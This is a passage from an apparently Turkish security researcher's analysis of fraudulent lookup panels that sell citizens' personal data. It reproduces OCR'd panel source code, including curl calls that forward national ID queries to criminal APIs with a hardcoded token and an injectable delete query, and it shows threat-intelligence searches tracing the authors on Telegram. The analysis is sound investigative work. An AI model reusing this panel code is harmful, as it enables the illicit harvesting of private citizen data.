46              <form method="post">
47                <input type="password" name="pass" placeholder="Hacked IP" class="form-control"><br/>
48                <input type="submit" class="btn btn-danger btn-block" class="form-control" value="Login">
49              </form>
50            </div>
51          </div><a href="https://t.me/[redacted]" class="text-muted fixed-bottom">Copyright 2023 @ HACKED BY [redacted] - t.me/[redacted]</a><br/>
52        </div>
53      </center>
```


Kaynak kodlarında yer alan tehdit aktörlerinin imzalarını (rumuz/nickname) SOCRadar XTI platformunda arattığımda hangi Telegram kanallarında barındıklarını ve onlarla ilgili olan mesajları okuma şansı elde ettim. (siber güvenlik uzmanları, emniyet yetkilileri için müthiş bir imkan!)


index.php


```
240  echo '<th style="color: red">'.$row["status"].'</th>';
241  }
242  if ($row["rank"] == 'webmaster'){
243  echo '<th><span style="background: url(./assets/gif/simsek.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px  10px; 15px red; color: red;">'.$
       row["rank"].'</span></th>';
244  } elseif ($row["rank"] == 'admin'){
245  echo '<th><span style="background: url(./assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px  10px; 10px aqua; color: aqua;">
       '.$row["rank"].'</span></th>';
246  } elseif ($row["rank"] == 'Yıllık'){
247  echo '<th><span style="background: url(./assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px  10px; 10px lightgreen; color:
       lightgreen;">'.$row["rank"].'</span></th>';
248  } elseif ($row["rank"] == 'Aylık'){
249  echo '<th>'.$row["rank"].'</th>';
250  } else{
251  echo '<th>'.$row["rank"].'</th>';
252  }
253
254  echo '<form id="edit_form" action="configuration" method="POST">';
255  echo '<input id="hidden_id" type="hidden" name="advanced">';
256  echo '<th><button type="button"id="conf" style="margin-left: 20px;" onclick="javascript:config('.$rowID.')" class="padd btn btn-outline-warning">Düzenle</button></th></form>'
       ;
257  echo '<th><button type="button" onclick="javascript:delete_uid('.$rowID.')" id="delete" class="padd btn btn-outline-danger">Sil</button></th></tr>';
258  } ?>
259  </table>
260  </div>
261  <div class="author">
262  <span>Created with <i class="fa-solid fa-heart"></i> by jemoisika/xbozk0rt/zeox</span>
263  </div>
```


functions.php

```php
<?php
$customCSS = array();
$customJAVA = array();
$customCSS = array(
    '<link href="../assets/plugins/DataTables/datatables.min.css" rel="stylesheet">',
    '<link rel="icon" href="https://quarex.pro/assets/images/quarexlogox2.png" type="image/x-icon" />',
    '<link href="../assets/plugins/DataTables/style.css" rel="stylesheet">'
);

require '../../../../../server/baglan.php';
$page_title = 'Kullanıcı Sil';
include '../../../../../admin/                    .php';

date_default_timezone_set('Europe/Istanbul');
$nowDate = date("d.m.Y");

if (isset($_POST['sil'])) {
    $sil = htmlspecialchars($_POST['sil']);
    $query = "DELETE FROM `sh_kullanici` WHERE id='$sil'";
    if ($conn->query($query) === TRUE) {
        $success = 'KULLANICI BAŞARIYLA SİLİNDİ';
        header('location: /bozo_fayuj_minik');
    } else {
        header("Location: /bozo_fayuj_minik");
    }
}
```




platform.socradar.com/app/threat-hunting?q=xbozk0rt
Threat Hunting
ENTERPRISE
xbozk0rt
Last Year
Remaining Credit
2.5B+
Total Records
Search Result
Exposed Raw Data
Public Buckets
Public Code Repos
Results are searched from 2023-04-17 to 2023-06-18
https://t.me/ /1435
Telegram - 2023 May 16 • 1 month ago
telegram
social
surface web
group
channel
Shopping Market
xbozk0rt, 1/3 kere uyarıldı; dikkatli ol lütfen! Sebep: Invitelink bu grupta kilitlendi.
LOAD MORE RESULTS
Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information driven from such and your reliance on such third-party websites and/or applications and/or the information driven from such.
Actions
Trending Keywords
media 17027
security 4218
script 3673
cybersecurity 2470
expand 1920
checker 1830
hacking 1110
wildfire 1003
Recent IP Addresses
Dashboards
Attack Surface Management
Digital Risk Protection
Cyber Threat Intelligence
Threat Hunting
Local Threat Share
Dark Web News
Vulnerability Intelligence
Supply Chain Intelligence
Threat Feed / IOC
Threat Actor/Malware
Threat Hunting Rules
Malware Analysis
Threat Reports
Breach Datasets
Campaigns
Stealer Logs
Incidents
Reports


platform.socradar.com/app/threat-hunting?q=Source%3ATelegram%20zeox%20
Threat Hunting
ENTERPRISE
Source:Telegram zeox
Last Year
Remaining Credit
2.5B+
Total Records
Search Result
Exposed Raw Data
Public Buckets
Public Code Repos
Results are searched from 2023-04-17 to 2023-06-18
https://t.me/ /752355
Telegram - 2023 May 20 • 29 days ago
telegram
social
surface web
group
channel
in COMING SOON
zeox @ bekleriz
LOAD MORE RESULTS
Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information driven from such and your reliance on such third-party websites and/or applications and/or the information driven from such.
Actions
Trending Keywords
media 17027
security 4218
script 3673
cybersecurity 2470
expand 1920
checker 1830
hacking 1110
wildfire 1003
Recent IP Addresses
Dashboards
Attack Surface Management
Digital Risk Protection
Cyber Threat Intelligence
Threat Hunting
Local Threat Share
Dark Web News
Vulnerability Intelligence
Supply Chain Intelligence
Threat Feed / IOC
Threat Actor/Malware
Threat Hunting Rules
Malware Analysis
Threat Reports
Breach Datasets
Campaigns
Stealer Logs
Incidents
Reports



Sıra bu sorgu panelleri üzerinden vatandaşlara ait bilgilere nasıl erişildiğini öğrenmeye geldiğinde, 3 farklı panele ait kaynak kodları üzerinde yapmış olduğum araştırmalarda iki farklı yöntem ile karşılaştım.

Birinci yöntemde panel üzerinden yapılan sorgular aynı veya farklı dolandırıcılara ait başka sistemlere yani Web APIlere, Web APIlerden de kuvvetle muhtemel çalıntı hesap bilgileri (çerez/cookie) ile erişim yetkisi olan web sitelerine (devlet, üniversite vb.) iletiliyordu. Gelen yanıtlar da yine aynı yol üzerinden sorguyu yapan kullanıcılara/kişilere geri iletiliyordu. İletişimi kısaca akışa dökmem gerekirse;

Kullanıcı <-> Sorgu Paneli (Dolandırıcıya ait) <-> API (Dolandırıcıya ait) <-> Web Sitesi (yetkili, çalıntı bir hesabın çerezi ile erişim)

api.php

```php
<?php
include "../../server/authcontrol.php";
ini_set("display_errors", 1);
error_reporting(E_ALL);

$tc = htmlspecialchars($_POST['tc']);


$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "https://api.sheetdev.net/api/sorgu.php?tc=$tc&action=vesikalik&auth=GD36nT7Uu9bcDFhrDx8F6rdY9Kx5munwV                                                                q7YHRSLCkJ3gjyt5RTjDbKRzBYvMghzp3VZ3A75bwN24ragzKZTF8VsbtvEj2w82dDJRVj");


$headers[] = "Accept: application/json";

$headers = array();

$result = curl_exec($ch);


fayujbook($sorguURL, "Fayuj Sorgu BOT v24", "Vesika Sorgu", "**$kadi** isimli üye **$tc** için sorgu yaptı!");


?>
```

api.php

```php
<?php
include "../../server/authcontrol.php";
$tc = htmlspecialchars($_POST['tc']);

include '../vdsip.php';
$url = "http://".$ip."/apiservice/      tapu/tapu.php?tc=$tc&auth=1          ";
$bacis1kenfayuj = curl_init($url);
curl_setopt($b       fayuj, CURLOPT_URL, $url);
curl_setopt($b       fayuj, CURLOPT_RETURNTRANSFER, true);
curl_setopt($b       fayuj, CURLOPT_SSL_VERIFYHOST, false);
curl_setopt($b       fayuj, CURLOPT_SSL_VERIFYPEER, false);

$resp = curl_exec($b             );
curl_close($b                 );



echo $resp;


fayujbook($sorguURL, "Fayuj Sorgu BOT v2", "Tapu ", "**$kadi** isimli üye **$tc** için sorgu yaptı!");

?>
```


fayujunisorgu.php

```php
<?php
include "../../server/authcontrol.php";
$tc = htmlspecialchars($_POST['tc']);


include '../vdsip.php';
$url = "http://".$ip."/apiservice/     /uni/uni.php?tc=$tc&auth=          ";
$bacis1kenfayuj = curl_init($url);
curl_setopt($b       fayuj, CURLOPT_URL, $url);
curl_setopt($b       fayuj, CURLOPT_RETURNTRANSFER, true);
curl_setopt($b       fayuj, CURLOPT_SSL_VERIFYHOST, false);
curl_setopt($b       fayuj, CURLOPT_SSL_VERIFYPEER, false);

$resp = curl_exec($b             );
curl_close($b                 );



echo $resp;

fayujbook($sorguURL, "Fayuj Sorgu BOT v31", "Üniversite Sorgu", "**$kadi** isimli üye **$tc** için sorgu **$resp** yaptı!");

?>
```

API Nedir?
API'ler, iki yazılım bileşeninin belirli tanımlar ve protokoller aracılığıyla birbiriyle iletişim kurmasına olanak tanıyan mekanizmalardır. Örneğin, meteoroloji müdürlüğünün yazılım sistemi, günlük hava durumu verilerini içerir. Telefonunuzdaki hava durumu uygulaması, API'ler aracılığıyla bu sistemle "konuşur" ve telefonunuzda size günlük hava durumu güncellemelerini gösterir. (Referans: Amazon)


İkinci yöntemde ise bu defa panel üzerinden yapılan sorgularda arada Web API olmadan yine kuvvetle muhtemel çalıntı hesap bilgileri (çerez/cookie) ile erişim yetkisi olan web sitelerine (devlet, üniversite vb.) iletiliyordu. Gelen yanıtlar da yine bir önceki yöntemde olduğu gibi aynı yol üzerinden sorguyu yapan kullanıcılara/kişilere geri iletiliyordu. Bunun da iletişimine akışa dökmem gerekirse;


Kullanıcı <-> Sorgu Paneli (Dolandırıcıya ait) <-> Web Sitesi (yetkili, çalıntı bir hesabın çerezi ile erişim)




